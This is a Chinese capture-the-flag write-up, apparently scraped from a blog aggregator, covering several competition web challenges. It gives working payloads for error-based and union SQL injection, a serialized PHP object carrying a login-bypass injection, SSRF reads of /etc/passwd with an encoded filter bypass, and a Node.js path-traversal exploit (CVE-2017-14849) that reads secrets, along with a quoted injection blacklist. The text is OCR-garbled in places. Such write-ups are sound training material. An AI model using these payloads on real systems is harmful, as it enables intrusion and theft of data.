网络安全管理职业技能竞赛Web writeup_合 天网安学院-程序员宝宝 - 程序员宝宝

网络安全管理职业技能竞赛 Web writeup_合天网安学院 - 程序员宝宝

技术标签: ext CTF nagios ado.net sdl openssh

如果你也想练习 CTF, 请点击CTF 实验室

Web

0x01 easy_sql

一开始看到是 easysql, 那就先上 sqlmap 跑跑看, 跑出了数据库名 security 以及若干表名



继续跑 flag, 结果没跑出来, 最后还是上手工了。

测试输入一个单引号,页面无反应,但是在源码中发现了又报错信息



erver version for the right syntax to use near 'bbbb') LIMIT 0,1' at line 14/fo

接着用单引号和括号闭合,报错注入,之后想了一下,为什么页面没有回显呢,原来是因为错误信息居然显示白色,前期被骗了很久,用鼠标描一下即可看到。


```
uname=aaa') or updatexml(1,concat(0x7e,mid((select * from
flag),1,25)),1)%23&passwd=bbbb
```

Username :	
Password:	
	Submit

XPATH syntax error: '~flag{c7651cb673c911ee8f99'

uname=aaa') OR updatexml(1,concat(0x7e,mid((select * from flag),23,50)),1)%23&passwd=bbbb

PATH syntax error: '~f9977094a220f17}'



name=aaa') OR updatexml(1,concat(0x7e,mid((select * from flag),23,50)),1)%23&passwd=bbbb

0x02 ezsqli

开局一个输入框

为了防止注入我特意加了验证码		
LOGIN		
© Username		
Password		
© Captcha		
Login QGKZ		
查看HINT 重置验证码 Copyright © 2020 CTF		

查看 hint 得到源码

```
1 //a "part" of the source code here
```

```
$\text{$ susername = strval($_POST['username']);}
$\text{$ password = strval($_POST['password']);}$
```

```
if (!sqlWaf($password))
alertMes('damn hacker',"./index.php");
```

```
$sq1 = "SELECT * FROM users WHERE username='${username}' AND password=
     '${password}'";
 2
          password format: /[A-Za-z0-9]/
 3
        $result = $conn->query($sql);
        if ($result->num rows > 0) {
4
 5
             $row = $result->fetch_assoc();
6
            if ( $row['username'] === 'admin' && $row['password'] )
7
8
                 if ($row['password'] == $password)
9
10
                     $message = $FLAG;
11
                 } else {
                     $message = "username or password wrong, are you admin?";
12
13
                 }
14
            } else {
                 $message = "wrong user";
15
16
17
        } else {
            $message = "user not exist or wrong password";
18
19
        }
20
    }
```

```
1 | ?>
```

password 被过滤了, usename 没有过滤,使用联合查询,构造 username 和 password 返回 admin 即可

username=admin1'+union+select+'admin','admin','admin'%23&password=admin&captcha=LSOK

```
1
2
    if (isset ($_COOKIE['last_login_info'])) {
3
        $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));
4
        try {
            if (is_array($last_login_info) && $last_login_info['ip'] !=
    $_SERVER['REMOTE_ADDR']) {
                die('WAF info: your ip status has been changed, you are dangrous.');
6
7
            }
8
        } catch(Exception $e) {
9
            die('Error');
10
        }
    } else {
11
        $cookie = base64_encode (serialize (array ( 'ip' => $_SERVER['REMOTE_ADDR'])))
12
13
        setcookie ('last_login_info', $cookie, time () + (86400 * 30));
14
    }
15
   . . .
```

conn.php 源码

```
1 include 'flag.php';
```

```
class SQL {
  public $table = '';
  public $username = '';
  public $password = '';
  public $conn;
  public function __construct() {
  }
}
```

```
1
        public function check_login(){
 2
            $result = $this->query();
            if ($result === false) {
 3
4
                die("database error, please check your input");
 5
            $row = $result->fetch_assoc();
 6
7
            if($row === NULL){
                die("username or password incorrect!");
8
9
            }else if($row['username'] === 'admin'){
10
                 $flag = file get contents('flag.php');
                echo "welcome, admin! this is your flag -> ".$flag;
11
12
            }else{
13
                 echo "welcome! but you are not admin";
14
            }
```

```
public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table."
    where username='".$this->username."' and password='".$this->password."'");
}
```

```
1
        public function waf(){
 2
               $blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/",
    ":", ";", "^", "_", "\", "\", "\", "\", ">", "?", "@", "[", "\\", "]" , "*",
    "+", "-"];
 3
               foreach ($blacklist as $value) {
 4
                       if(strripos($this->table, $value)){
 5
                              die('bad hacker,go out!');
                       }
 6
                }
 7
8
            foreach ($blacklist as $value) {
9
                 if(strripos($this->username, $value)){
10
                     die('bad hacker,go out!');
                }
11
12
            }
            foreach ($blacklist as $value) {
13
14
                if(strripos($this->password, $value)){
15
                    die('bad hacker,go out!');
                }
16
            }
17
18
        }
```

```
public function __wakeup(){
 1
             if (!isset ($this->conn)) {
 2
 3
                 $this->connect ();
4
            }
 5
            if($this->table){
 6
                 $this->waf();
 7
            }
8
            $this->check_login();
9
            $this->conn->close();
10
        }
```

```
1 | }
2 | ?>
```

```
public function check_login(){
    $result = $this->query();
    if ($result === false) {
        die("database error, please check your input");
    }
    $row = $result->fetch_assoc();
    if($row === NULL){
        die("username or password incorrect!");
    }else if($row['username'] === 'admin'){
        $flag = file_get_contents('flag.php');
        echo "welcome, admin! this is your flag -> ".$flag;
    }else{
        echo "welcome! but you are not admin";
    }
    $result->free();
}
```


继续往下看,有个执行 SQL 语句的地方

```
public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table."
    where username='".$this->username."' and password='".$this->password."'");
}
```

下面还有个 waf,看了一下,发现我们需要构造的万能密码所用到的字符不会被 ban

所以这里我们可以利用 SQL 注入来变成 admin 登录, username 改为 admin, password 为万能密码 a'or'1'='1, 代码如下:

```
include "conn.php";
1
   $sql = new SQL();
3
   $sql->table = "users";
   $sql->username = "admin";
4
   $sql->password = "a'or'1'='1";
 5
   $a = serialize($sql);
6
    echo $a;
8
    echo base64_encode ($a);
9
10
    得到
    TzozOiJTUUwiOjQ6e3M6NToidGFibGUiO3M6NToidXNlcnMiO3M6ODoidXNlcm5hbWUiO3M6NToiYWRtaW4
11
    iO3M6ODoicGFzc3dvcmQiO3M6MTA6ImEnb3InMSc9JzEiO3M6NDoiY29ubiI7Tjt9,
   输入之后获得flag
```



0x04 ssrfME

访问可以看到有两个输入点,一个可以输入 url,一个是验证码



脚本爆破验证

尝试使用 file 协议读取, 发现读取 / etc/passwd 成功


```
Content-Type: application/x-www-form-urlencoded
                                                                                                                           <div class="field">
Content-Length: 36
Origin: http://124.71.187.100:8079
                                                                                                                             <button class="ui button submit" type="submit">Submit</button>
Connection: close
                                                                                                                           </div>
Referer: http://124.71.187.100:8079/
Cookie: PHPSESSID=c26bf3f695fa36916e10ec515516ebc3
                                                                                                                     </form>
Upgrade-Insecure-Requests: 1
                                                                                                                     root:x:0:0:root:/root:/bin/bash
                                                                                                                daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
url=file:///etc/passwd&captcha=29167
                                                                                                                bin:x:2:2:bin:/bin:/usr/sbin/nologin
                                                                                                                sys:x:3:3:sys:/dev:/usr/sbin/nologin
                                                                                                                sync:x:4:65534:sync:/bin:/bin/sync
                                                                                                                games:x:5:60:games:/usr/games:/usr/sbin/nologin
                                                                                                                 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
                                                                                                                lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
                                                                                                                mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
                                                                                                                news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
                                                                                                                uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
                                                                                                                proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
                                                                                                                backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
                                                                                                                list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
                                                                                                               gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
                                                                                                                _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
                                                                                                                </body>
```

读取 / flag, 没成功, 尝试读取 / var/www/html/index.php, 得到源码, 原来是有个 waf 过滤了 flag

```
1
    if (isset($_POST['url']) && isset($_POST['captcha']) && !empty($_POST['url']) &&
    !empty($_POST['captcha']))
3
        $url = $_POST['url'];
4
        $captcha = $_POST['captcha'];
5
        $is_post = 1;
6
        if ( $captcha !== $_SESSION['answer'])
7
8
9
            $die_mess = "wrong captcha";
            $is_die = 1;
10
11
```


file 协议读 flag, 利用两个 url 编码 flag 绕过

```
1 url=file:///%25%36%36%25%36%63%25%36%31%25%36%37&captcha=43049
```



0x05 SecretGuess

题目给了源码,但是不全



在 index.html 中发现了 source, 点击可以看到源码

```
const express = require('express');
const path = require('path');
const env = require('dotenv').config();
const bodyParser = require('body-parser');
const crypto = require('crypto');
const fs = require('fs')
const hbs = require('hbs');
const process = require("child_process")
```

```
1 | const app = express();
```

```
app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(bodyParser.urlencoded({ extended: false }))
app.use(bodyParser.json());
app.set('views', path.join(__dirname, "views/"))
app.engine('html', hbs.__express)
app.set('view engine', 'html')
```

```
1 app.get('/', (req, res) => { res.render("index")
2 })
```

```
1 app.listen(80, "0.0.0.0");
```

在给出 dockerfile 中, 文件内容为

```
1 FROM node:8.5
2 COPY ./src /usr/local/app
3 WORKDIR /usr/local/app
4 ENV FLAG=flag{**********}
5 RUN npm i --registry=https://registry.npm.taobao.org
6 EXPOSE 80
7 CMD node /usr/local/app/app.js
```

去搜索相关内容,发现了可能会存在 CVE-2017-14849 漏洞





Nodejs惊爆重大漏洞 keketebiluodi的博客-CSDN博客

2018年6月15日 近日,国家信息安全漏洞共享平台(CNVD)收录了Node.js反序列化远程代 洞(CNVD-2017-01206,对应 CVE-2017-594)。攻利用漏洞执行远程执行操作系统...

CSDN技术社区 □ 百度快照

Node.js 目录穿越漏洞(CVE-2017-14849) 安徽锋刃科技的...



2020年6月21日 漏洞分析 原因是 Node.js 8.5.0 对目录进行nor 作时出现了逻辑错误,导致向上层跳跃的时候(如../../../../etc/ 在中间位置增加foo/...

C CSDN技术社区 □ 百度快照


<u>浅谈Node.js CVE-2017-14849 漏洞分析(详细步骤) node.js ...</u>




2017年11月10日 换成我们看的懂的意思就是node.js 8.5.0 到8 的版本会造成目录穿越漏洞,读取任意文件,而漏洞的原因是因为 理和另外的模块不兼容。

■ 脚本之家 □ 百度快照

输入 / static/../../a/../../etc/passwd, 利用成功



接着去获取 secret, /static/../../a/../../usr/local/app/.env, 得到 secret=CVE-2017-14849



if (req.body.auth && typeof req.body.auth === 'string' &&
 crypto.createHash('md5').update(env.parsed.secret).digest('hex') === req.body.auth)

我们将 CVE-2017-14849 进行 md5 加密之后提交即可获得 flag, auth=10523ece56c1d399dae057b3ac1ad733

		Secret Guess!
		DO NOT SPUTE FORCE SINCE THE SECRET IS SUPER ST flag{9ef9c2ac67ce55d88dc15c7d6f61b25c}
כי	☆ 查看器 ∑ 控制台	□ 调试器 ② 内存 ↑ 网络 {} 样式编辑器 ② 性能 🗄 存储 뷲 无障
	Encryption ▼ Encoding	g + SQL + XSS + Other +
	a Load URL	http://124.71.167.32:32768/
	∦ Split URL	
	Execute	✓ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear
	auth=10523ece56c1d399	9dae057b3ac1ad733

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